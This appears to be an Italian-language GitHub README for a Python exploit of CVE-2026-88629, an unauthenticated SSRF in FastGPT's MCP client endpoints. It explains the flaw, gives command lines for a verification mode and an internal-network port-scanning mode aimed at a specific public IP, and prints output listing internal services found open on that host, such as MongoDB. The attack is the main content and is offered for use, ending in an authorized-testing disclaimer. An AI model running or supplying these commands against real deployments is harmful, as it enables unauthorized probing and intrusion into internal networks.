 exploreio/cve-2026-88629-fastgpt-mcp-client-ssrf
Script PoC ed exploit in Python per CVE-2026-88629, una SSRF non autenticata negli endpoint getTools/runTool del client MCP di FastGPT, con scansione delle porte della rete interna.

getTools e runTool di FastGPTItaliano | 简体中文
Versioni interessate: FastGPT Community Edition 4.10.0 ~ 4.14.x
Entrambi gli endpoint getTools e runTool sotto /api/support/mcp/client/ accettano un url dal corpo della richiesta e fanno sì che il server avvii attivamente una connessione MCP/SSE verso di esso. Nessuno dei due endpoint esegue alcuna autenticazione, l'url è completamente controllato dall'attaccante e il risultato della connessione (connessione rifiutata / timeout / codice di stato HTTP / tipo di contenuto della risposta) viene riflesso nei messaggi di errore — configurando una SSRF non autenticata abbinata a un oracolo di mappatura della rete interna.
Sfruttamento reale:


Modalità POC (verifica l'esistenza della vulnerabilità):
python mcp_client_ssrf_poc.py --target https://8.155.27.243
python mcp_client_ssrf_poc.py --target https://8.155.27.243 --endpoint runTool
Output verificato (estratto):
[1] Outbound to its own public address: {"code":500,...,"message":"SSE error: TypeError: fetch failed: Hostname/IP does not match certificate's altnames..."}
[2] Outbound to a closed internal port: {"code":500,...,"message":"SSE error: TypeError: fetch failed: connect ECONNREFUSED 127.0.0.1:47654",...}

[+] VULNERABLE — The server made a real outbound request to the user-supplied URL (unauthenticated SSRF)
Modalità EXP (sondaggio IP:porta della rete interna, classificazione a tre stati: aperta / chiusa / filtrata):
python mcp_client_ssrf_poc.py --target https://8.155.27.243 --mode exp \
  --ips 127.0.0.1,172.17.0.1,172.18.0.1,sandbox,mongo \
  --ports 80,3000-3005,3306,27017 --threads 8
Output verificato (20 sondaggi, con scoperta automatica di 4 servizi della rete interna aperti):
===== Intranet Asset Matrix =====
Host 127.0.0.1: open 0 | closed 5 | filtered/no response 0
Host 172.18.0.1: open 2 | closed 3 | filtered/no response 0
    [OPEN] 172.18.0.1:80    HTTP service reachable, response status code 404
    [OPEN] 172.18.0.1:3000  HTTP service reachable (non-MCP, content-type read back)
Host sandbox: open 1 | closed 4 | filtered/no response 0
    [OPEN] sandbox:3000     HTTP service reachable, response status code 500
Host mongo: open 1 | closed 4 | filtered/no response 0
    [OPEN] mongo:27017      HTTP service reachable (non-MCP, content-type read back)

[+] EXP finished: 4 open intranet services found in total
Nota: il protocollo/porta di
--targetdeve corrispondere al deployment effettivo (questo target espone l'API solo su https/443; usando http/80 si ottiene un 404 di nginx, e il pre-check dello script segnalerà esplicitamente "endpoint unreachable" anziché produrre un falso positivo).
Cinese
https://exploreio.github.io/2026/09/30/CVE-2026-88629/
Inglese
https://exploreio.github.io/2026/09/30/CVE-2026-88629-EN/
Questa proof of concept è destinata esclusivamente a scopi educativi e di test di sicurezza autorizzati. L'autore non si assume alcuna responsabilità per qualsiasi uso improprio di queste informazioni. Ottenere sempre un'autorizzazione adeguata prima di testare qualsiasi sistema.






